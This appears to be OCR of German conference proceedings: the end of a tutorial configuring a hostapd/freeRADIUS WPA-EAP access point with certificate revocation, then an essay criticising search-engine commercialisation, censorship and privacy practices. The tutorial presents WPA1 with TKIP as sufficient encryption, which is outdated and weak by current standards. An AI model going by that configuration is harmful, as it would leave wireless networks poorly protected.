Mit dieser Adresse identifiziert sich der Access Point beim Radius Server:

```
own_ip_addr=192.168.185.68
```

Die folgenden 3 Einträge beschreiben die Vebindung zum Radius Server.

```
auth_server_addr=192.168.185.68
auth_server_port=1812
auth_server_shared_secret=nunkligh
```

2.4.3 WPA Einstellungen

Um die WPA Funktionalität zu aktivieren muss dieser Eintrag auf 1 gesetzt werden:

```
wpa=1
```

`hostapd` unterstützt WPA-PSK und WPA-EAP. Wir aktivieren hier die EAP Funktionalität.

```
wpa_key_mgmt=WPA-EAP
```

Dieser Eintrag gibt die vom Access Point unterstützten Verschlüsselungsalgorithmen vor. Für WPA reicht es aus hier TKIP einzutragen. Dabei handelt es sich um eine ebenfalls auf *RC4* basierende Erweiterung des WEP Verfahrens.




Abbildung 6: Benutzer- und Server Zertifikat

```
wpa_pairwise=TKIP
```

2.4.4 Key Management

```
wpa_group_rekey=60
wpa_gmk_rekey=120
```

Diese 2 Timer steuern das gelegentliche Neuaushandeln der für die Kommunikation erforderlichen Keys.

- `wpa_gmk_rekey` steht für die Häufigkeit mir der ein neuer *Master Key* ausgetauscht wird. Der Master Key wird verwendet um das Verschlüsselungsverfahren zu initialisieren.
- `wpa_group_rekey` Nach Ablauf dieses Timers tauschen die Beteiligten einen neuen *Group Key* aus. Der wird verwendet um die Kommunikation an alle Clients (*Broadcast*) zu verschlüsseln.

2.5 Inbetriebnahme und Netzwerkkonfiguration

Das Zusammenspiel aller Komponenten jetzt durch den Start des *hostapd* direkt aus der Console oder einem xterm getestet werden:

```
hostapd -dd hostapd.conf
```

Der Radio bezogenen Teil der Konfiguration ist jetzt abgeschlossen. Bleibt noch der IP bezogene Teil Hier stehen prinzipiell 2 Möglichkeiten zur Verfügung.

- **Gateway**
  Das Funkntetz bekommt ein IP Subnetz zugewiesen, die W–LAN Schnittstelle ist das *default*

```
eap {
    default_eap_type = tls
    timer_expire     = 60
    ignore_unknown_eap_types = no
    tls {
          dh_file = ${raddbdir}/certs/DH
          random_file = ${raddbdir}/certs/random
          private_key_password = ******
          private_key_file = ${raddbdir}/certs/server-key.pem
          certificate_file = ${raddbdir}/certs/server-cert.pem
          CA_path = ${raddbdir}/certs/
          CA_file = ${raddbdir}/certs/cacert.pem
     }
}
```

Abbildung 7: freeRADIUS EAP-TLS Konfiguration

```
authorize {
    preprocess
    eap ...
}
authenticate {
    eap ...
}
```

Abbildung 8: `radiusd.conf` (Auszug)

Gateway für die Clienten aus diesem Netz. Auf dem Access Point muß man das Routing zwischen dem drahtlosen und dem verdrahteten Netz aktivieren. Diese Lösung ist technisch einfach zu implementieren, aber je nach Umfeld mit einem unter Umständen hohem organisatorischen Aufwand verbunden.

- **Bridge**
  Die Netzwerkschnittstellen werden ohne IP Adressen konfiguriert. Zwischen beiden Netzwerken wird eine Ethernet Bridge etabliert. Die Schnittstelle der Bridge erhält eine Ip Adresse aus dem kabelgebundenen Netz. Funknetz und Ethernet werden zu einem logischen Netz. Der Verwaltungsaufwand für dieses Verfahren ist gering; allerdings ist es technisch etwas aufwändiger zu implementieren. Der Access Point ist aus beiden Netzen unter der Adresse der Bridge zu erreichen. Die Netze befinden sich ebenfalls in der selben Broadcast Domain. Broadcast basierte Dienste wie z.B. Samba werden ohne weiteren Aufwand auch im Funknetz arbeiten.

```
>ifconfig eth0 0.0.0.0 up
>ifconfig wlan0 0.0.0.0 up
>brctl addbr  br0
>brctl addif br0 eth0
>brctl addif br0 wlan0
>ifconfig br0 192.168.185.44 netmask ... up
```

Abbildung 9: Konfiguration Netzwerk Bridge




Abbildung 10: Zurückgerufenes Client Zertifikat

Nach diesen abschließenden Arbeiten sollte man sich mit WPA fähigen Endgeräten am Eigenbau Access Point anmelden.

2.6 CRL basiertes Benutzermanagement

Benutzerverwaltung ist natürlich keine Einbahnstraße. Von Zeit zu Zeit sollen Bentuzer auch wieder vom Access Point ausgeschlossen werden. Dafür muß zunächst sein Zertifikat wiederrufen, und eine Certificate Revokation List erstellt werden. Die Funktion zum exportieren der CRL erreicht man über die Toolbar nach klicken auf das CA Tab. (Abbildung: 10) Die Konfiguration des Radiusservers ist in der EAP-TLS Sektion um die folgenden beiden Einträge zu erweitern

```
CA_path = ${raddbdir}/certs/
check_crl = yes
```

Die CRL kopiert man in das durch `CA_path` bezeichnete Verzeichnis. Nach Aussführen von

```
c_rehash your CA_path
```

und anschliesendem Neustart des Radiusservers prüft dieser die CRL und weisst gegebenenfalls ungültige Zertifikate zurück.

3 Links

http://hostap.epitest.fi – HostAP Projekt Seite
http://www.kernel.org – Linux Kernel
http://www.freeradius.org – freeRADIUS Server Projekt

SUCHMASCHINENPOLITIK - GOOGLE IS WATCHING YOU!

Hendrik Speck
University of Applied Sciences
Amerikastraße 1, 66482 Zweibrücken, Germany

contact (at) hendrikspeck (dot) com

Frédéric Philipp Thiele
University of Applied Sciences
Amerikastraße 1, 66482 Zweibrücken, Germany

contact (at) fp-thiele (dot) de

BEDEUTUNG VON SUCHMASCHINEN

Laps ou collapse du temps : c'est ça proprement la quatrième dimension. Celle du virtuel, celle du temps réel, celle qui, loin de s'ajouter aux trois dimensions de l'espace réel, les efface toutes.
(Jean Baudrillard)

Jean Baudrillard, der französische Philosoph und Hyperrealist beschreibt in DisneyWorld Company eine Welt, die sich durch die Globalisierung, Vernetzung, und Synchronisierung von Informationen auszeichnet. Der schnelle, uneingeschränkte Zugriff auf die neuesten Informationen aus den unterschiedlichsten Wissensgebieten wird immer wichtiger und zwanghafter. Wissen wird in immer kürzerer Zeit geschaffen, die Verbreitungsgeschwindigkeit steigt - gleichzeitig sinkt die Halbwertszeit von Wissen, das heißt Informationen veralten immer schneller.

Zwischen 1800 und 1900 hat sich das Wissen der Menschheit verdoppelt. Zwischen 1900 und 2000 verzehnfacht. Ab 2050 soll sich das Wissen der Menschheit jeden Tag verdoppeln.

Neues Wissen entsteht zumeist durch eine Weiterentwicklung von schon vorhandenem Methoden, Technologien oder Wissen. Zugang zu Informationen, Wissen und Bildung ist die Voraussetzung für den Wissensdiskurs. Der Zugang zu Informationen ist dabei nicht nur durch die von Neil Postman beschriebene Informationsflut gefährdet, vielmehr wird großen Teilen der Bevölkerung immer noch in einigen Regionen, Staaten, oder Religionen jegliche Bildungschance verweigert.

We no longer know ... where we come from, and where we are going, or why. .. [We] don't know what information is relevant, and what information is irrelevant to our lives.
(Neil Postman)

Der Verfügbarkeit von Wissen und die vermeintliche Aktualität sind dabei die Schlüssel für die Beschleunigung. Die zur Verfügung stehenden Distributionskanäle begrenzen die Verbreitungsgeschwindigkeit von Wissen. Einerseits verändert sich der Wissensbezug und Fokus vom Lokalen, Regionalen zum Globalen; andererseits erzwingt der Ausbau der Kommunikationskanäle auch höhere Verbreitungsgeschwindigkeiten und größere Zielgruppen. Wissen, welches in früheren Jahrhunderten Monate, Jahre oder Jahrzehnte erforderte um sich weltweit auszubreiten, konnte insbesondere durch die Schrift, die Gutenbergsche Druckerpresse, sowie die Einführung von Indexes in Bibliotheken verfügbar gemacht werden. Eine Zunahme der Verbreitungsgeschwindigkeit erhöht meist auch die Verfügbarkeit – neue Medien, im Speziellen das Internet haben sogar die Wartezeiten und Karenzfristen, Ausleihzeiten und Gebühren eliminiert beziehungsweise auf eine Einstiegsschwelle reduziert.

Informationen steigern nicht nur ihre Aktualität, sie senken zugleich ihre Halbwertszeit. Synchronisierte Gesellschaften hängen bereits am Tropf von Nachrichten und Informationen, die innerhalb von Stunden oder Minuten ihren Informationswert komplett verlieren können. Die Auswirkungen von „veralteten“ Informationen können innerhalb komplexer Gesellschaften gravierend sein, dies gilt insbesondere für Kommunikationsprotokolle, Börseninformationen, Rohstoffflüsse und Verkehrssysteme.


Dezentrale, paketorientierte Transportprotokolle wie das TCP/IP/WWW versuchen diesen Bedarf zu sättigen, gleichzeitig schaffen sie neue Probleme. Die dezentralen Informationsanbieter im Internet vermögen nur minimale Strukturen zur semantischen Zuordnung und Evaluierung von Informationen herzustellen. Zentrale Qualitätskontrollen und klassische Filter und Redaktionsfunktionen scheitern systembedingt, trotz der

sehnsüchtigen Bemühungen klassischer Vertretungsstrukturen und Wissensmonopole. Automatische Algorithmen treten zunehmend an die Stelle von Wissensmonopol, Redaktion, Medienkompetenz, und gesundem Menschenverstand. Search Engines, automatisierte Evaluations- und Rankingverfahren übernehmen zunehmend Vetretungsfunktionen für Bildungseinrichtungen und Filterinstanzen - ohne sie ist ein verlässliches Auffinden von Informationen innerhalb des World Wide Web kaum noch möglich.

Durch die dezentrale Struktur des Internets muss der Benutzer die direkte Adresse einer bestimmten Information kennen, um sie abrufen zu können. Mit Hilfe einer Suchmaschine wird auch der indirekte Zugang zu bestimmten Informationen innerhalb dieses Informationschaos möglich. Suchmaschinen zentralisieren den Zugriff auf Informationen innerhalb des dezentralen Informationsnetzes. Damit übernehmen sie eine bedeutende Schlüsselfunktion in unserer heutigen Informationsgesellschaft und sind damit die Killerapplikationen des 21. Jahrhunderts.


Einzig automatisierte Suchmaschinen sind in der Lage, der staendig anwachsenden Informationsflut Paroli zu bieten und das schnelle Auffinden von Informationen zu gewährleisten – menschliche Editoren vermögen schon lange nicht mehr Schritt zu halten. Ein Drittel der Bevölkerung sucht täglich einmal oder mehrmals auf diesem Wege nach gewünschten Resultaten. Der Marktführer Suchmaschine Google (über 70% Marktanteil) verzeichnet heutzutage über 200 Millionen Suchanfragen pro Tag.[1] Der Verlust der editorialen Filter und Kontrollebene wird jedoch von der Mehrheit der Bevölkerung noch nicht wahrgenommen – die medienpolitische Einordnung von Suchmaschinen findet kaum statt. Suchmaschinen werden von vielen Internetnutzern als unfehlbare, allwissende Götter angesehen – eine kritische Betrachtung wird dabei meist vernachlässigt.

SUCHMASCHINENMARKT 1999



Yahoo	50%
Altavista	10%
Excite	10%
Lycos	5%
Infoseek	5%
AOL	4%
msn	3%
HotBot	3%
WebCrawler	2%
…sonstige	8%

SUCHMASCHINENMARKT 2004



Google	60%
Yahoo	20%
msn	10%
AOL	4%
Altavista	2%
Lycos	2%
AskJeeves	1%
…sonstige	1%

Der relativ junge Suchmaschinenmarkt hat sich in den letzten Jahren stark gewandelt. In seiner Sturm- und Drangphases noch von einer Vielzahl kleinerer Suchmaschinen begleitet, wird der Markt momentan von Google, Microsoft und Yahoo dominiert. Diese Monopolstellung und damit zwangsläufig verbundene Machtposition beeinflusst unseren heutigen Zugang zu Wissen. Unser Wissen über die Welt ist abhängig von wenigen Anbietern, die über Auswahl, Reihenfolge und Bewertung bestimmen, ohne dass diese Bewertungen für die Nutzer transparent sind. Verschärfend kommt hinzu, daß das Ranking gerade im kommerziellen Bereich erhebliche finanzielle Konsequenzen haben kann, die kommerzielle Anbieter zu massiven „Lobby“ und Manipulationstätigkeiten, sogenanntem Search Engine Marketing motivieren. Die zunehmenden Manipulationen im Affiliate Business, aber auch die Allmacht der Search Engines über die von ihnen indizierten Dokumente, bezeichnen nicht nur die Probleme sondern auch die Schwachstellen heutiger Suchmaschinen.

Entgegen dem allgemeinen Verständnis sind Search Engines momentan nicht in der Lage, alle verfügbaren Informationen zu indizieren. Folgt man den Erkenntnissen verschiedener Untersuchungen[2] [3], scheitern selbst die Marktführer bei mehr als 30 beziehungsweise 60 % der im Netz publizierten Inhalte. Dies erweist sich als umso gravierender, da insbesondere hochqualitative Wissensdatenbanken, proprietäre Zeitungsarchive, oder die Publikationen wissenschaftlicher Konferenzen und Forschungszentren kaum von den allgemein zugänglichen Search Engines bedient werden. Dazu kommt, dass ein großer Teil des heute schon verfügbaren Wissens überhaupt nicht im Internet verfügbar ist. Ein Informationssuchender muss sich deshalb bis jetzt mit einem sehr kleinen Teil des zur Verfügung stehenden Wissens zufriedengeben, ein Fakt der insbesondere durch die latente Zunahme von Search Engine Spam kaschiert wird.

Die Instanz Suchmaschine erweist sich auch als Zeitfalle für die Verbreitung von Informationen. Wenn eine Information im Internet publiziert wurde, dann kann es Monate dauern, bis diese Information von einer Suchmaschine gefunden wird und in den Index übernommen wird. Es können also mehrere Monate vergehen, bis diese Information anderen zur Verfügung steht und weiterentwickelt werden kann. Selbst Marktführer Google zeigt dem User Ergebnisse mit teilweise veralteten Daten an und liefert so unbrauchbare Ergebnisse.

> *Our defenses against information glut have broken down; our information immune system is inoperable. We don't know how to filter it out; we don't know how to reduce it; we don't know to use it. We suffer from a kind of cultural AIDS.*
> (Neil Postman)

Die Lösung dieser Probleme erweist sich als wesentliche Herausforderung der Informationsgesellschaft. Mit der immer weitergehenden Vernetzung der Informationsgesellschaft und der damit rapide anwachsenden Menge an frei verfügbaren Informationen, werden Systeme zum Auffinden und Katalogisieren dieser Informationsvielfalt immer bedeutender. Aus diesem Grund gehören Suchmaschinen weltweit zu den meist genutzten Diensten im Internet und gewinnen täglich an Bedeutung. Es wächst das Bedürfnis nach verläßlichen Helfern und Führern in der durch Information Overflow oder „kulturellen Aids“ (Postman) gekennzeichneten Gesellschaft. Zum jetzigen Zeitpunkt sind Suchmachinen weder strukturell noch ethisch für die vor ihnen liegenden Aufgaben gewappnet. Weder eine entsprechende Selbstverpflichtung, noch ein ihrer Bedeutung entsprechender Kodex liegen vor.

PR-OSTITUTION – DAS GESCHÄFTSPRINZIP MODERNER SUCHMASCHINEN

> *Nützliches Wissen macht weiser als viel Wissen*.
> (Äschylus)

Qualität, Aktualität, Ordnung und Umfang der Suchergebnisse bestimmen im Wesentlichen die Qualität von Suchmaschinen – kommerzielle Orientierung, Zensur, technologischer Entwicklungsrückstand und fehlende Transparenz der Rankingverfahren definieren hingegen die Entfernung von der ursprünglichen Idee einer idealen Suchmaschine.

Nutzer erwarten, möglichst einfach und schnell die besten und aktuellsten im Internet verfügbaren Informationen zu ihrer Anfrage zu finden. Suchmaschinen präsentieren sich heutzutage wie allwissende Götter, sie versprechen innerhalb von Sekundenbruchteilen auf jede nur erdenkliche Frage die perfekte Antwort zu liefern. Doch leider sieht die Realität ganz anders aus. Heutige Suchmaschinen erfüllen ihre theoretisch angedachten Aufgaben nur teilweise und haben noch mit einer Reihe gravierender Probleme zu kämpfen.

Die Qualität der heutigen Suchmaschinen leidet stark darunter, daß die proprietären Evaluationskriterien der einzelnen Search Engines nicht dokumentiert sind und somit keiner öffentlichen Auseinandersetzung Rechnung stehen müssen. Dies führt zu Marktverzerrungen insbesondere in kommerziell erträglichen Marktsegmenten, da einzelne Marktteilnehmer durch Investition und Manipulation Vorteile gegenüber anderen Wettbewerbern gewinnen können – auf Kosten der Objektivität der Suchergebnisse und zu Lasten des Verbrauchers.

Auf Basis dieses Wissens ist ein ganzer Industriezweig mit kommerziellen Angeboten zum gezielten Manipulieren einzelner Marktsegmente entstanden. In der Folge liefern viele Suchanfragen nur noch unbrauchbaren, kommerziellen Spam der für den Benutzer kaum Informationsinhalt besitzt. Durch eine fehlende Transparenz der Rankingalgorithmen der einzelnen Suchmaschinen ist es für den User nicht nachvollziehbar, warum eine bestimmte Seite ein bestimmtes Ranking hat. Der User weiß nicht, ob ein gutes Ranking auf Grund des guten Inhalts zustande kommt, oder ob das Ranking durch den Besitzer der Seite gekauft wurde. Auf eine

gezielte Produktsuche bekommt der User meist nur noch kaum verschlüsselte Kaufangebote diverser Affiliatestrukturen – eine Informationsvermittlung findet nicht statt. Die direkten Geschäftsbeziehungen, insbesondere Paid Results und Werbung, zwischen Suchmaschinen und Content Providern, bilden dabei ein wesentliches Hindernis für die Beseitigung des Problems.

Problematisch erweisen sich auch die Ausrichtungen und Schwachstellen gegenwärtigen Search Engine Algorithmen, die soweit publiziert, auf Linkpopularity[4] basierten Verfahren beruhen. Diese Algorithmen betrachten im Allgemeinen Links als „Stimmen" beziehungsweise als Qualitätsindikatoren für den Inhalt bestimmter Dokumente. Diese Algorithmen sind nicht in der Lage, den Unterschied zwischen dem populärste Dokument und dem qualitativ hochwertigsten Dokument festzustellen – ein Popularität beziehungsweise Pagerank (PR) basiertes Verfahren setzt diese im Gegenteil gleich. Dies führt zu weiteren Manipulationsansätzen, der sogenannten PR-ostitution, bei der Internet Content Provider ihren Pagerank künstlich durch technische beziehungsweise kaufmännische Methoden erhöhen, und damit Search Engines eine höhere Qualität vorspiegeln.

Die prorietären Monopolstrukturen und die fehlende öffentliche Auseinderstzung dokumentieren sich auch in der unzureichenden Evolutionsgeschwindigkeit heutiger Suchmaschinen. Die Anpassung an Nutzerbedürfnisse, neue Technologien, oder neue Dokumenttypen demonstriert die fehlende Innovationsbereitschaft der Informationsmonopole. Die seit Jahren fehlende Integration einer Indizierung von Macromedia Flash-Dateien oder Open Office Dateien in den heutigen Suchmaschinen zeigt, wie langsam auf entsprechende Veränderungen im Netz reagiert wird. Macromedia Flash beispielsweise wird von einer Mehrheit der Browser interpretiert und von vielen Webseiten insbesondere für multimediale Webapplikationen angeboten; der Hersteller Macromedia hat stellt ein seit Jahren ein dokumentiertes Interface zu Indizierung von Flash-Dateien zur Verfügung[5] – bis zum jetzigen Zeitpunkt ist dieses jedoch in keiner Search Engine integriert.

Die oben bereits erwähnte Profitorientierung von Search Engines steht nicht nur im krassen Gegensatz zur europäischen Aufklärung, freier Bibliotheken, und offener Bildungssysteme – sie konterkariert auch die Bestrebungen objektive Suchergebnisse zu liefern. Das Hauptziel einer Suchmaschine ist oftmals nicht der Nutzen für den User, sondern die kommerzielle Verwertbarkeit dahinter.

Die Diskussionen um den Börsengang, Shareholder Orientierung und Kommerzialisierung des Marktführers Google sowie die massiven Aufkauf-Bemühungen des Betriebsystemmonopolisten Microsoft haben die gesellschaftlichen Konsequenzen vor Augen geführt, die Chancen auf eine objective Suchmaschine stehen dabei eher schlecht. Microsoft hat dabei die Wichtigkeit einer integrierten Suchfunktion erkannt und bietet entsprechende Schnittstellen zum Durchsuchen des Netzes fest in ihren Windows XP Nachfolger Longhorn ein. Der Vorteil für den Nutzer ist jedoch nicht klar ersichtlich, da Microsoft seine kommerziellen Interessen wahrscheinlich auch hier über die Interessen des Users stellen wird – das von vielen Anti-Trust Gerichten verurteilte Verhalten Microsofts im Browserkrieg Netscape/Internet Explorer läßt dabei nichts Gutes erwarten.

> *Currently, the predominant business model for commercial search engines is advertising. The goals of the advertising business model do not always correspond to providing quality search to users.*
> (Sergey Brin and Lawrence Page, 1998)

ZENSUR UND ABHÄNGIGKEIT

> *Die Zensur ist das lebendige Geständnis der Großen, daß sie nur verdummte Sklaven, aber keine freien Völker regieren können.*
> (Johann Nestroy)


Die Marktführer der Suchmaschinen Industrie sind global operierende Unternehmen, deren Einkommensquellen im Wesentlichen durch Werbung, bezahlte/manipulierte Ergebnisse, ausgespähte Nutzerprofile, sowie demographische Informationen bestimmt werden. Die Suchmachinen Betreiber bieten diese Produkte weltweit an und verfügen deshalb über Verkaufsbüros, Firmensitze und Gesellschaften in vielen Ländern der Welt. Dies zwingt sie im gleichen Atemzug zur Einhaltung der jeweiligen nationalen beziehungsweise regionalen gesetzlichen Bestimmungen. Einzelne Nationalstaaten versuchen dabei ihre individuellen, nationalen Interessen über die Interessen eines nicht regional zensierbaren, hypernationalen Mediums zu stellen.

Jeder hat das Recht, seine Meinung in Wort, Schrift und Bild frei zu äußern und zu verbreiten und sich aus allgemein zugänglichen Quellen ungehindert zu unterrichten. Die Pressefreiheit und die Freiheit der Berichterstattung durch Rundfunk und Film werden gewährleistet. Eine Zensur findet nicht statt.
(Grundgesetz für die Bundesrepublik Deutschland, Artikel 5, Absatz 1)

Dies gilt insbesondere für die Vereinigten Staaten von Amerika, die mir ihren entwicklungshemmenden Patentverfahren und einseitigen Auslegungen von Intellectual Property defakto eine ökonomische Kriegsführung („Lawfare“) auf der Basis von Handelsabkommen und –begünstigungen führen. Da alle Marktführer ihre Firmenzentralen in den USA haben, wird dem internationalen User damit praktisch das amerikanische Werte- und Rechtssystem aufgezwungen. Das Internet wandelt sich damit von einem nationalitätsfreien Raum zu einem Raum, in dem Kleinstaaterei zum politischen Konzept gemacht wird. Problematisch ist dabei zusätzlich, dass diese Zensurmaßnahmen für den User nicht transparent gemacht werden. Dies wird unter anderem an der Zensur von Suchergebnissen mit sexuellem Inhalt, an der Chinesischen „Firewall“[6], an den Kontrollbestrebungen von Scientology, sowie an den Zensurversuchen regionaler Institutionen in Deutschland deutlich.

Da das World Wide Web auf seinen dezentralen, paketorientierten Protokollen und Strukturen aufbaut, sind regionale Zensurbestrebungen meist zum Scheitern verurteilt. Nur wenige Zensurprojekte erweisen sich dabei als so ambitioniert wie die „Firewall“ der Chinesischen Regierung, zumeist genügt die Ausnutzung der regionalen Gesetzgebungen um Search Engine Anbieter mit Hinweis auf die jeweiligen Marktchancen zum vorauseilenden Gehorsam und zur Selbstzensur zu bewegen. Verschiedene Filterbestrebungen und Zensurmaßnahmen versuchen dennoch politisch oder religiös unliebsame Meinungen zu unterdrücken – dies findet zum Beispiel direkt am Client Anwendung, wie in Amerikanischen Bibliotheken, denen staatlichen Fördergelder vorenthalten werden, wenn keine – undokumentierten – Zensurprogramme installiert werden.[7]

Wenn Freiheit überhaupt etwas bedeutet, dann vor allem das Recht, anderen Leuten das zu sagen, was sie nicht hören wollen.
(George Orwell)



MSN Search Beta – Suchbegriff: „Adolf Hitler“

MSN Search Beta – Suchbegriff: „Taschengeld“

Diese Selbstzensur und Bevormündigung der Bürger zeigt sich aktuell sehr deutlich in der im Betatest befindlichen MSN Search von Microsoft[8], die sich bei sexuellen, anstößigen oder anderweitig zensurbedürftigen Suchbegriffen einerseits sehr bedeckt verhält, andererseits direkt auf Geschäftspartner von MSN verlinkt. Microsoft begründet diese Zensur mit dem deutschen Jugendmedienschutz-Staatsvertrag, der am 1. April letzten

Jahres in Kraft trat. Das fatale Versagen der angewandten Filter wird durch hinreichend dokumentierte Suchbegriffen deutlich, die katastrophale semantische Beziehungen herstellten, aufgrund obskurer Begründungen Zensurmaßnahmen durchführen, und gegen das Grundgesetz der Bundesrepublik Deutschland verstossen. Im Falle MSN Search bleibt daher zu hoffen, dass Microsoft seine Interpretation des deutschen Jugendschutzes noch einmal überdenkt und bis zur endgültigen Version eine öffentliche Diskussion über die eingesetzten latenten und semantischen Filter befördert.

DATENSCHUTZ

Die Folgen jeder Handlung sind schon in der Handlung selbst beschlossen.
(George Orwell)

Search Engines sind auch verantwortlich am Verlust der Privatsphäre, ein schleichender Prozess der nicht immer für den Nutzer unmittelbar erkennbar ist. Kommerzielle Anbieter, die versuchen Werbung und Produktempfehlungen immer mehr auf die Bedürfnisse einzelner Usergruppen zuzuschneiden, schaffen immer detailliertere und komplexere Userprofile. Beispielhaft setzen sich dabei die Suchmaschine A9 von Amazon, der E-Mail Service Gmail von Google, sowie die Toolbar von Google (mit Advanced Features) großzügig über Datenschutzbedenken hinweg und schaffen die technischen Voraussetzungen für die Bespitzelung einzelner Nutzer. Global agierende Konzerne wie Amazon und Google verfügen dabei über Daten von Usern aus der ganzen Welt.

> *Some features available on the Google Toolbar can enhance your search and browsing experience, but may require that we have some understanding of the web pages that you are viewing. For example… knowing which web page you are viewing…. Google can also use this information about the pages you have viewed to improve functionality or quality, or add new features. …We believe these features will greatly enhance your browsing experience. We understand, however, you may not agree that the benefits provided by these features outweigh the information we must collect.*
> (Google Toolbar Privacy Policy)

Mit seiner im April 2004 veröffentlichten Suchmaschine A9.com[9] geht Amazon geht dabei sogar noch weiter als die Konkurrenz. Um bei Amazon Zugriff auf erweiterte Suchfunktionen zu haben, muss der Nutzer sich mit seinen Amazon Kundendaten einloggen. Amazon kann dadurch sowohl die Suchanfragen, besuchten Webseiten, Interessen, Bestellungen, aber auch die individuellen Nutzerdaten einschliesslich Bankverbindung und Zahlverhalten verknüpfen. Dies geschieht laut Amazon natürlich nur, um dem User die Möglichkeit zu geben, später Seiten leichter wieder zu finden. Amazon weiß dabei nicht nur welche Informationen, Produkte, Bücher, DVD, CD und so weiter einen User interessieren, sondern verfolgt gleichzeitig welche Webseiten er wann besucht, wielange er sich auf der Webseite aufgehalten hat, welche Themengebiete ihn interessieren und noch vieles mehr. Amazon bietet außerdem eine Kreditkarte an, mit ihrem auf Prozentpunkten basiertem Rabattsystem das komplette Käuferverhalten der einzelnen Nutzers auch ausserhalb von Amazon transparent macht. Die Auswirkungen sind dem einzelnen Nutzer dabei kaum bewusst.

